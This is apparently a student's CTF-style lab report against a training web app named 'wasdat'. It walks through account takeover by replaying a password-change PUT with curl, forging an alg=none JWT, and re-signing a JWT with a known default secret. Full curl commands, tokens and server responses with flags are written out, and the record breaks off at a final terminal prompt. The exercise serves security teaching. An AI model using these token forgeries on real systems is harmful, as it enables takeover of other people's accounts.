Kalle Jalkanen AB8822 TTV21S2
time used: 7 hours


Old Wasdat - Curl - Change password using curl

Description


Attacker can change another customer’s password using HTTP request manipulation.

Steps to produce

Open browsers dev tools by pressing F12 and go to network tab.



Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
• Perform a request or Reload the page to see detailed information about network activity.
• Click on the button to start performance analysis.

In wasdat change password. After that to dev tools appears new PUT method. Right click that line and copy it as cURL.




Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	wasdat.fi:8080	/api/user/	chunk-vendors.46d94c33.js:18 (xhr)	json	643 B	421 B
200	PUT	wasdat.fi:8080	user	chunk-vendors.46d94c33.js:18 (xhr)	json	340 B	153 B
200	GET	wasdat.fi:8080	articles?offset=0&limit=10		json	265 B	44 B
200	GET	wasdat.fi:8080	/api/tags/		json	238 B	17 B

Paste it to OS command line. And then change your new password to SHA1 format. In this case paste it over “cbcde1454599deb370203eaff81c2ba3ed01805e” at the end.



```
┌──(kali㉿kali-vle)-[~]
└─$ curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Langu
age: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1N
iJ9.eyJpYXQiOjE2OTQyNzE3NjYsIm5iZiI6MTY5NDI3MTc2NiwianRpIjoiYWIxMzdhMjAtYzk3My00YjA4LTgxMDQtNDNkNzI2NTg1MjU3IiwiZXh
wIjo4ODA5NDI3MTc2NiwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.hqMiNEYyIT7daClj57xHCCXLQuPwCA5bOJFprz
r1-g0' -H 'Content-Type: application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-al
ive' -H 'Referer: http://wasdat.fi:8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sess
ionid=81x2h436twiax9ahoe2m7akzyetgs2tr' --data-raw '{"user":{"email":"wasdat-victim@example.com","username":"wasdat
-victim","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3ed01805e"}}'
```

You have successfully changed password.



```
HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Sat, 09 Sep 2023 15:21:44 GMT
Content-Type: application/json
Content-Length: 153
Connection: keep-alive
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "test",
    "email": "wasdat-victim@example.com",
    "image": null,
    "token": "",
    "username": "wasdat-victim"
  }
}
```

Impact estimation

Low severity. Attacker can only affect to individual customers accounts and by that block them to login their accounts.

Mitigation

When you change your password, it should ask your old password.


Old wasdat - Craft JWT token with alg=none and change user's password

Description

Attacker can change user's password without verified signature with “alg”:”none” in JWT.

Steps to produce


Open browsers dev tools by pressing F12 and go to network tab.



• Perform a request or Reload the page to see detailed information about network activity.

• Click on the button to start performance analysis.


In wasdat change password. After that to dev tools appears new PUT method. Right click that line and copy it as cURL and paste it to text editor.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	wasdat.fi:8080	/api/user/	chunk-vendors.46d94c33.js:18 (xhr)	json	643 B	421 B
200	PUT	wasdat.fi:8080	user	chunk-vendors.46d94c33.js:18 (xhr)	json	340 B	153 B
200	GET	wasdat.fi:8080	articles?offset=0&limit=10		json	265 B	44 B
200	GET	wasdat.fi:8080	/api/tags/		json	238 B	17 B


4 requests | 635 B / 1.49 kB transferred | Finish: 10.39 s

Change new password to SHA1 format. And paste it to end of curl to the password field.




```
curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjNTIxOTQ0ZWRhIiwiZXhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

Then make “alg”:”none” JWT. {"typ":"JWT","alg":"none"} and encode it to Base64 format eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0. Replace Authorization field after “Token” and before first dot” wtith encodet text.




```
curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjNTIxOTQ0ZWRhIiwiZXhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

After that you can put anything, you want to verify signature field and it works. For example, here is my student id.



```
curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjNTIxOTQ0ZWRhIiwiZXhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

Paste this whole command to command prompt and press enter. Password has been set.



```
┌──(kali㉿kali-vle)-[~]
└─$ curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Langu
age: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lI
n0.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjktYjZjNTIxOTQ0ZWRhIiwiZXhw
Ijo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type: application/j
son;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:808
0/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr
' --data-raw '{"user":{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"c
bcde1454599deb370203eaff81c2ba3ed01805e"}}'
HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Tue, 12 Sep 2023 08:02:18 GMT
Content-Type: application/json
Content-Length: 143
Connection: keep-alive
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
JWTFlagEarned: WasFlag4_2{AlgNoneShouldBeDead}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "test",
    "email": "attacker@example.com",
    "image": null,
    "token": "",
    "username": "attacker"
  }
}
```

Impact estimation

Low severity. This only affects only individual customers accounts.

Mitigation

There should be “key ID” field in JWT. https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/

(End comment: this lab took most of time…about 4 hours before I did understand how to do it)


Old wasdat - Craft JWT token with known secret and impersonate to be the victim

Description

You are using default JWT secret key so attacker can pretend to be someone else and change passwords.

Steps to produce


Open browsers dev tools by pressing F12 and go to network tab.



• Perform a request or Reload the page to see detailed information about network activity.

• Click on the ⏱ button to start performance analysis.


In wasdat change password. After that to dev tools appears new PUT method. Right click that line and copy it as cURL and paste it to text editor.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	wasdat.fi:8080	/api/user/	chunk-vendors.46d94c33.js:18 (xhr)	json	643 B	421 B
200	PUT	wasdat.fi:8080	user	chunk-vendors.46d94c33.js:18 (xhr)	json	340 B	153 B
200	GET	wasdat.fi:8080	articles?offset=0&limit=10		json	265 B	44 B
200	GET	wasdat.fi:8080	/api/tags/		json	238 B	17 B


4 requests | 635 B / 1.49 kB transferred | Finish: 10.39 s

Change new password to SHA1 format. And paste it to end of curl to the password field. Also change email and username.



```
curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjNTIxOTQ0ZWRhIiwiZXhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

Copy Token field and paste it to https://jwt.io/ . Change identity to 1 and add “was”: true to end (also add comma to end of “type”: “access”). Lastly add to the bottom field “secret-key”.



Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
  "iat": 1694503238,
  "nbf": 1694503238,
  "jti": "1a4468f6-d05c-46bd-9069-b6c521944eda",
  "exp": 88094503238,
  "identity": 1,
  "fresh": true,
  "type": "access",
  "was": true
}
```

VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret-key
) □ secret base64 encoded
```

Copy encoded text to the curl over previous token.



```
curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H
'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjktYjZjNTIxOTQ0ZWR-
hIiwiZXhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIiwid2FzIjp0cnVlfQ.QVVgKeNuZpUlucA2SsASut-9FIbWCjM8zB4wQLVi-
qHs' -H 'Content-Type: application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://
wasdat.fi:8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --data-raw
'{"user":{"email":"wasdat-victim@example.com","username":"wasdat-
victim","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3ed01805e"}}'
```

Copy the whole command to command prompt and hit enter.



```
┌──(kali㉿kali-vle)-[~]
